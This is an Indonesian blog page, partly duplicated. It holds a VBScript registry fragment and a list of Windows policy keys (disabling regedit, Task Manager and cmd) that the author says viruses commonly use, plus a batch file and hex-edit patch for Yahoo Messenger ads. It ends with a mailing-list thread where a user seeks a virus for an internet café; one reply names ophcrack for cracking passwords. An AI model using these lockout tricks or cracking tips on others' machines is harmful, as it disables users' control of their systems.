rg.regwrite b & "regedit.exe\Debugger",""
rg.regwrite b & "cmd.exe\Debugger",""


' yang ini buat benerin ekstensi biar tetep berjalan seperti semula
rg.regwrite "HKEY_CLASSES_ROOT\.exe\","exefile"
rg.regwrite "HKEY_CLASSES_ROOT\.com\","comfile"
rg.regwrite "HKEY_CLASSES_ROOT\.bat\","batfile"
rg.regwrite "HKEY_CLASSES_ROOT\.lnk\","lnkfile"
rg.regwrite "HKEY_CLASSES_ROOT\.pif\","piffile"
rg.regwrite "HKEY_CLASSES_ROOT\exefile\shell\open\command\",std
rg.regwrite "HKEY_CLASSES_ROOT\batfile\shell\open\command\",std
rg.regwrite "HKEY_CLASSES_ROOT\comfile\shell\open\command\",std
rg.regwrite "HKEY_CLASSES_ROOT\lnkfile\shell\open\command\",std
rg.regwrite "HKEY_CLASSES_ROOT\piffile\shell\open\command\",std
end sub
Manipulasi Registry
Manipulasi ini rata-rata dipake pada aplikasi virus. Maaf yah klo bahasanya pake bahasa inggris padahal
penulis gak bisa bahasa inggris….
Coba sendiri yah n good luck
Disable Registry Editing Tools
User Key: [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\
System]
Name: DisableRegistryTools
Type: REG_DWORD (DWORD Value)
Value: (0 = allow regedit, 1 = disable regedit)
Remove Run from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoRun
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
Name: IgnoreShiftOveride
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = ignore shift)
Disable Taskbar Context Menus
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoTrayContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Hide Start Menu Subfolders
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoStartMenuSubFolders
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = enable restriction)
Remove "All Programs" Button from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoStartMenuMorePrograms
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disable button)
Disable the Ability to Right Click on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoViewContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Disable Task Scheduler
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
Name: SchedulingAgent
Type: REG_SZ (String Value)
Value: mstask.exe
Disable the MS-DOS Command Prompt
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
WinOldApp]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
WinOldApp]
Name: Disabled
Type: REG_DWORD (DWORD Value)
Value: (0 = disable, 1 = enable)
Disable Command Prompt and Batch Files
User Key: [HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System]
Name: DisableCMD
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disabled, 2 = disabled but allow batch)
Run Startup Programs in a Command Prompt
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Command Processor]
Name: AutoRun
Type: REG_SZ (String Value)
Value: Command to Execute
ex:AutoRun REG_SZ "c:\batch\environ.bat"
kalau lebih dari satu maka "command1 && command2"
Disable TaskManager
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
System]
Name: DisableTaskMgr
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disable Task Manager)
Specify Executable Files to be Lauched by Winlogon
System Key: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
Name: System
Type: REG_SZ (String Value)
Value: (default = lsass.exe)
Disable Menu Bars and the Start Button
Rename the key by placing a dash "-" in front of the GUID (i.e. {-5b4dae26-b807-11d0-9815-00c04fd91972}).
System Key: [HKEY_CLASSES_ROOT\CLSID\{5b4dae26-b807-11d0-9815-00c04fd91972}]
Hide or Display Administrative Tools Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\
Advanced]
Name: StartMenuAdminTools
Type: REG_SZ (String Value)
Value: Yes or No
Remove the Ability to Right Click on the Start Button (All Windows)
Nilai manipulasi ini akan kelihatan ketika user menekan klik kanan pada tombol start untuk memilih Explore atau Find.
key [HKEY_CLASSES_ROOT\Directory\shell] kemudian nilai 'shell' ganti menjadi 'shell.old'.
lakukan juga pada
key [HKEY_CLASSES_ROOT\Folder\shell] dan ganti nilainya menjadi [...\shell.old].
Hide Control Panel, Printer and Network Settings
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoSetFolders
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Hide the Taskbar Settings on the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoSetTaskbar
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Log Off from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoLogOff
Type: REG_DWORD (DWORD Value)
Value: (1 = no log off, 0 = show log off)
Disable Drag-and-Drop on the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoChangeStartMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enable restriction)
Remove Run from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoRun
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Search from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoFind
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Tray Items from Taskbar
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoTrayItemsDisplay
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = enable restriction
Disable the Ability to Right Click on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoViewContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Disable Folder Options Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoFolderOptions
Type: REG_DWORD (DWORD Value)
Value: (0 = show options, 1 = hide options)
Remove Properties fromMy Computer
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoPropertiesMyComputer
Type: REG_DWORD (DWORD Value)
Value: (0 = Properties, 1 = No Properties)
Hide All Items on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoDesktop
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enabled restriction)
Disable the Windows Hotkeys
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoWinKeys
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enable restriction)
Hard Disk Free Space Warning
System Key: [HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\
Parameters]
Name: DiskSpaceThreshold
Type: REG_DWORD (DWORD Value)
Value: 0 - 99 percent (Default is 10)
Mau tau lebih banyak tentang HackRegistry? Coba masuk ke http://www.mdgx.com/ dan katakan
“goodbay to registry n welcome son” ngerti gak maksudnya? Aku aja gak ngerti kok hehehe
Kita tadi kan dah bisa buat aplikasi yang dapat memanipulasi nilai registry, sekarang tinggal anda
kembangkan. Trus coba kembangkan dengan membuat aplikasi yang mirip dengan System Mechanic ato Tweak Manager
Continue Reading
penulis gak bisa bahasa inggris….
Coba sendiri yah n good luck
Disable Registry Editing Tools
User Key: [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\
System]
Name: DisableRegistryTools
Type: REG_DWORD (DWORD Value)
Value: (0 = allow regedit, 1 = disable regedit)
Remove Run from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoRun
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
Name: IgnoreShiftOveride
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = ignore shift)
Disable Taskbar Context Menus
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoTrayContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Hide Start Menu Subfolders
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoStartMenuSubFolders
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = enable restriction)
Remove "All Programs" Button from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoStartMenuMorePrograms
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disable button)
Disable the Ability to Right Click on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoViewContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Disable Task Scheduler
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
Name: SchedulingAgent
Type: REG_SZ (String Value)
Value: mstask.exe
Disable the MS-DOS Command Prompt
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
WinOldApp]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
WinOldApp]
Name: Disabled
Type: REG_DWORD (DWORD Value)
Value: (0 = disable, 1 = enable)
Disable Command Prompt and Batch Files
User Key: [HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System]
Name: DisableCMD
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disabled, 2 = disabled but allow batch)
Run Startup Programs in a Command Prompt
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Command Processor]
Name: AutoRun
Type: REG_SZ (String Value)
Value: Command to Execute
ex:AutoRun REG_SZ "c:\batch\environ.bat"
kalau lebih dari satu maka "command1 && command2"
Disable TaskManager
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
System]
Name: DisableTaskMgr
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = disable Task Manager)
Specify Executable Files to be Lauched by Winlogon
System Key: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
Name: System
Type: REG_SZ (String Value)
Value: (default = lsass.exe)
Disable Menu Bars and the Start Button
Rename the key by placing a dash "-" in front of the GUID (i.e. {-5b4dae26-b807-11d0-9815-00c04fd91972}).
System Key: [HKEY_CLASSES_ROOT\CLSID\{5b4dae26-b807-11d0-9815-00c04fd91972}]
Hide or Display Administrative Tools Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\
Advanced]
Name: StartMenuAdminTools
Type: REG_SZ (String Value)
Value: Yes or No
Remove the Ability to Right Click on the Start Button (All Windows)
Nilai manipulasi ini akan kelihatan ketika user menekan klik kanan pada tombol start untuk memilih Explore atau Find.
key [HKEY_CLASSES_ROOT\Directory\shell] kemudian nilai 'shell' ganti menjadi 'shell.old'.
lakukan juga pada
key [HKEY_CLASSES_ROOT\Folder\shell] dan ganti nilainya menjadi [...\shell.old].
Hide Control Panel, Printer and Network Settings
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoSetFolders
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Hide the Taskbar Settings on the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoSetTaskbar
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Log Off from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoLogOff
Type: REG_DWORD (DWORD Value)
Value: (1 = no log off, 0 = show log off)
Disable Drag-and-Drop on the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoChangeStartMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enable restriction)
Remove Run from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoRun
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Search from the Start Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoFind
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Remove Tray Items from Taskbar
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoTrayItemsDisplay
Type: REG_DWORD (DWORD Value)
Value: (0 = default, 1 = enable restriction
Disable the Ability to Right Click on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoViewContextMenu
Type: REG_DWORD (DWORD Value)
Value: (0 = disabled, 1 = enabled)
Disable Folder Options Menu
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoFolderOptions
Type: REG_DWORD (DWORD Value)
Value: (0 = show options, 1 = hide options)
Remove Properties fromMy Computer
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoPropertiesMyComputer
Type: REG_DWORD (DWORD Value)
Value: (0 = Properties, 1 = No Properties)
Hide All Items on the Desktop
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoDesktop
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enabled restriction)
Disable the Windows Hotkeys
User Key: [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
System Key: [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
Explorer]
Name: NoWinKeys
Type: REG_DWORD (DWORD Value)
Value: (0 = disable restriction, 1 = enable restriction)
Hard Disk Free Space Warning
System Key: [HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\
Parameters]
Name: DiskSpaceThreshold
Type: REG_DWORD (DWORD Value)
Value: 0 - 99 percent (Default is 10)
Mau tau lebih banyak tentang HackRegistry? Coba masuk ke http://www.mdgx.com/ dan katakan
“goodbay to registry n welcome son” ngerti gak maksudnya? Aku aja gak ngerti kok hehehe
Kita tadi kan dah bisa buat aplikasi yang dapat memanipulasi nilai registry, sekarang tinggal anda
kembangkan. Trus coba kembangkan dengan membuat aplikasi yang mirip dengan System Mechanic ato Tweak Manager
ref:virologi.info
Buat Ngilangin Banner di Yahoo Messenger
Setiap Login ke Yahoo Messenger Pasti ada iklan / banner tentunya mengganggu
cape kan tiap masuk harus klik [X] dulu. nah dengan menjalankan batch file dibawah ini banner akan hilang
caranya
on YM 8
Option 1
1. Close Yahoo Messenger yg aktif
2. buat code file berikut ini dan simpan dgn nama noAdsYM.bat (or whatever u'r name)
3. Jalankan batch file tsb diatas, lalu masuk ke YM, sebelum di patch dan sesudah di patch coba bandingkan
4. Selesai
Option ke 2
1. Download - 64KB - File ini
2. Jalankan c:\noads\noads.exe.
3. Restart YMnya
Q:A
Q: Gmana cara balikin ke semula
A: Masuk ke registry lalu cari bagian HKEY_CURRENT_USER\Software\Yahoo\Pager\YUrl lalu delete bagian spt diatas tsb
Buat v.9
Pake cara krek
Download dulu Hexeditornya Disini
Buka C:\Program Files\Yahoo!\Messenger\YahooMessenger.exe Pake HExeditor tsb
* Cari bagian 295928 (Bisa pake menu Search/GoTo)
* Lihat pada bagian tulisan "y.m.s.g.r.a.d.s" Ganti dgn p
jadi hasilnya terlihat spt "p.m.s.g.r.a.d.s"

* Simpan lalu close
Selesai
ref:k@skus
Continue Reading
cape kan tiap masuk harus klik [X] dulu. nah dengan menjalankan batch file dibawah ini banner akan hilang
caranya
on YM 8
Option 1
1. Close Yahoo Messenger yg aktif
2. buat code file berikut ini dan simpan dgn nama noAdsYM.bat (or whatever u'r name)
@ECHO OFF
TITLE Ngilangin Banner buat Yahoo Messenger 8
> %TEMP%.\Kebo.reg ECHO REGEDIT4
>>%TEMP%.\Kebo.reg ECHO.
>>%TEMP%.\Kebo.reg ECHO [HKEY_CURRENT_USER\Software\Yahoo\Pager\YUrl]
>>%TEMP%.\Kebo.reg ECHO "Messenger Ad"="*"
>>%TEMP%.\Kebo.reg ECHO "Webcam Upload Ad"="*"
>>%TEMP%.\Kebo.reg ECHO "Webcam Viewer Ad"="*"
>>%TEMP%.\Kebo.reg ECHO "Webcam Viewer Ad Big"="*"
>>%TEMP%.\Kebo.reg ECHO "Webcam Viewer Ad Medium"="*"
>>%TEMP%.\Kebo.reg ECHO "Change Room Banner"="*"
>>%TEMP%.\Kebo.reg ECHO "Conf Adurl"="*"
>>%TEMP%.\Kebo.reg ECHO "Chat Adurl"="*"
>>%TEMP%.\Kebo.reg ECHO "Y Content"="*"
REGEDIT /S %TEMP%.\Kebo.reg
DEL %TEMP%.\Kebo.reg
ATTRIB -R "%PROGRAMFILES%\Yahoo!\Messenger\Cache\urls.xm l"
ECHO "" >"%PROGRAMFILES%\Yahoo!\Messenger\Cache\urls.xml "
ATTRIB +R "%PROGRAMFILES%\Yahoo!\Messenger\Cache\urls.xm l"
3. Jalankan batch file tsb diatas, lalu masuk ke YM, sebelum di patch dan sesudah di patch coba bandingkan
4. Selesai
Option ke 2
1. Download - 64KB - File ini
2. Jalankan c:\noads\noads.exe.
3. Restart YMnya
Q:A
Q: Gmana cara balikin ke semula
A: Masuk ke registry lalu cari bagian HKEY_CURRENT_USER\Software\Yahoo\Pager\YUrl lalu delete bagian spt diatas tsb
Buat v.9
Pake cara krek
Download dulu Hexeditornya Disini
Buka C:\Program Files\Yahoo!\Messenger\YahooMessenger.exe Pake HExeditor tsb
* Cari bagian 295928 (Bisa pake menu Search/GoTo)
* Lihat pada bagian tulisan "y.m.s.g.r.a.d.s" Ganti dgn p
jadi hasilnya terlihat spt "p.m.s.g.r.a.d.s"

* Simpan lalu close
Selesai
ref:k@skus
hack password winXP ( AMBIL HIKMAHNYA...)
di ambil dari milis yogyafree semoga dapat bermanfaat dan di ambil hikmahnya
"Fajar Mulyono R.H" aufklarung_ 13myheart@
... wrote:
mas2 dan mbak2 kalo ada... tolong dong,,,,,
aku lg sebel bgt ma salah satu warnet di jakarta, soalnya yang punya sok tau bgt, jadi aku pingin ngasih dikit pelajaran, tolong dong gemana caranya ngerusak program2 yg ada di warnet tsb, trus sekarang virus yg lagi dasyat2nya virus apaan??? aku mo pasang di warnet itu....
plisssss plissss tolongin ya...
kalo emang sebel sama warnetnya ya you buka aja warnet disamping warnet itu, ntar sebelnya diwujudkan dengan persaingan service buat pelanggan ato aku kasi tipsnya : buka warnet baru disamping warnet itu trus pelanggan di warnet you makan,minum. nge-net nggak usah bayar....alias gratis...pasti dech warnet tersebut jadi nggak laku...
Yup... hehehehehe .... ada anak baru busa berdiri minta di ajarin lari ato mau diajak lari, mana mungkin.
Kalo emang merasa dirugikan ya jangan sewot lah....
lihat diri sendiri. kekecawaan jangan di tempel dijidat, malu tahu........ tempel aja di *****.
--- Arie Wicak arie_ug@yahoo. co.id wrote:
Ehem..Ehem.. Netral aja deh.
Irfan Nazama wrote:
tul Bang...... kita harus meletakkan sesuatu pada tempatnya... dan juga melakukan sesuatu sesuai dengan caranya... so buat buat yg terhormat para pemilik n penjaga warnet, lakukan pekerjaan and bisnis anda pada tempat dan jalur yg tepat.. juga buat yg terhormat, para pelanggan warnet dimanapun dan dengan keperluan apapun, saya rasa jika para penjaga n pemilik warnet telah melakukan bisnisnya dengan benar terhadap anda, tak ada alasan bagi anda untuk berlaku yg sebaliknya. warnet sebagai warung, apabila kurang memberikan menu n pelayanan yg baik terhadap pelanggan, bukan berarti pelanggan
lalu boleh melempar piring atau membanting gelasatau membengkokan sendok buat memberi pelajaran... .
cukup bagi kita kiranya mencari warung-warung yg lain yg sekiranya bisa memberikan kepuasan pada kita..... ******* berkaitan dgn hal diatas... jgn sampai terjebak... bila kita ingin ikut mengambil sikap atas munculnya blog ihateindon mulailah dengan memperbaiki diri sendiri dulu. hal yg baik tak akan pernah berbau busuk...... n hal yg busuk tak kan pernah berbau harum...... apabila kita akan membersihkan sesuatu.... ga akan berhasil bila dilakukan dengan alat yg kotor....... respect to all off you,,,
----- Pesan Asli ---- Dari: Prog Tel
progtel2004@..... Kepada: yogyafree@yahoogrou
ps.com Terkirim: Selasa, 18 Desember, 2007 11:10:16
Topik: Re: [yogyafree] Re: hack password winXP (
AMBIL HIKMAHNYA... )
Wuih.... tambah seru dech threat ini... Siapapun ente... siapapun gw... cuman ada satu hal dari hal ini semua... "AMBIL HIKMAHNYA...
"... Buat rekan2 Pelangan warnet , berlakulah yang sopan dan gunakan Warnet sebagaimana mestinya karena anda menyewa. Sekalipun pelangan adalah raja, bukan berarti anda bisa seenaknya sendiri. So... kalo anda ingin main2 hacking, riset, dan semacamnya maka anda mesti punya LAB sendiri. Jgn pake warnet utk praktek hacking anda, kalo ini anda lakukan dan terbukti sbg kriminalitas maka anda akan berhadapan dgn hukum (jika ketemu & anda terbukti bersalah ). Itu resiko anda sendiri... Kalau anda punya dendam pribadi, itu adalah hak anda dan anda hrs selesaikan sendiri. Buat rekan2 pemilik dan penjaga Warnet , berlakulah yang sopan dalam melayani pelangan anda. Karena Warnet tanpa Penyewa atau tanpa pelangan itu seperti Penual Roti tanpa Pembeli, "Apa mau dimakan sendiri semuanya..?" . Dan juga, saya sarankan agar anda lebih protektif terhadap System di Warnet anda. Negara kita adalah negara Hukum, jangan main hakim sendiri. Jika ada pelangan anda yang jelas2 melakukan kriminalitas terhadap warnet anda, maka serahkan aja pd pihak yg berwajib untuk diproses hukum sebgmn mestinya.
Semoga semua pihak bisa saling menyadari, dan jgn mudah kena profokasi yg tdk bertanggung jawab.
Jadikan Yogyafree sbg Milis yg mendidik... Salam, Nathan
----- Original Message
---- From: edy setiawan ed1_007@yahoo. com To:
yogyafree@yahoogrou ps.com Sent: Wednesday, December
19, 2007 11:52:36 AM Subject: Re: [yogyafree] Re:
hack password winXP
udah gila ya lu...emg warnetnya salah apa???
kalo emg sok tau, ya biarin aja... lu ga usah sesewot gitu...
emg sakit ati lu kenapa?? ga boleh ngutang billing????
parkir maunya gratis??? minum gratis???? makan gratis????
ga boleh minjem komputernya buat di bawa pulang???
kok mau enaknya aja sih??? emg punya "MBAH" mu????
pindah aja kalo ga cocok....... ...
lagian gw yakin, kalo ga ada lu, warnetnya ga mungkin bangkrut kok...
ada pepatah : " lu ga sini, sini juga ga papa kok"
warnet gw juga baru aja di hack org... setelah ketauan, gw hajar habis tuh org nya... udah mau mati tuh.... untung aja dipisah ama aparat...
semoga lu lebih parah deh drpd org yg gw hajar itu...
JANGAN SUKA MEREPOTKAN ORG LAIN, KALO LU GA MAU DIREPOTKAN.. .
SIAPA SIH LU????? (salah satu iklan di tv)
----- Original Message ----
From: Kenthang_4 kenthang_4@yahoo. co.id
To: yogyafree@yahoogrou ps.com
Sent: Monday, December 17, 2007 8:43:44 AM
Subject: Re: [yogyafree] Re: hack password winXP
Iya, iya bakar aja atau kalo kaga sumbat gotnya,
mumpung lagi musim
banjir...... .....
Sakit ati koq dipiaraaaaaaaaa.
Aab wrote:
--- In yogyafree@yahoogrou ps.com
mailto:yogyafree% 40yahoogroups. com,
o3yx viona654@.. . wrote:
Betul sekali boos!!
tanggung mas...bakar aja warnetnya... ntar kan nte dipenjara tuh baru nte nyadar kalo nte salah.....kl gak suka ya jgn ke situ pindah aja ketempat lain....gt aja kok repot......betol gak bro???
Ivan Iskandar ivanisk87@. .. wrote:
Pake ophcrack livecd, smua account kbuka
On 12/11/07,
"(¯`•.¸¸.»ard«.¸¸.•´¯)" wrote:
mas rizal digoogle emang banyak tapi yang spesifik dimana....?? ?
klo hanya sekedar bilang digoogle ada semua orang juga bisa
rent_tjong wrote:
dah banyak tuh di google
regard
rizal
kelana tuwah wrote:
All of master, gimana nh cara ngehack komputer yang administrator' nya
pada d password.... ..
Plizzz,,,
Continue Reading
"Fajar Mulyono R.H" aufklarung_ 13myheart@
... wrote:
mas2 dan mbak2 kalo ada... tolong dong,,,,,
aku lg sebel bgt ma salah satu warnet di jakarta, soalnya yang punya sok tau bgt, jadi aku pingin ngasih dikit pelajaran, tolong dong gemana caranya ngerusak program2 yg ada di warnet tsb, trus sekarang virus yg lagi dasyat2nya virus apaan??? aku mo pasang di warnet itu....
plisssss plissss tolongin ya...
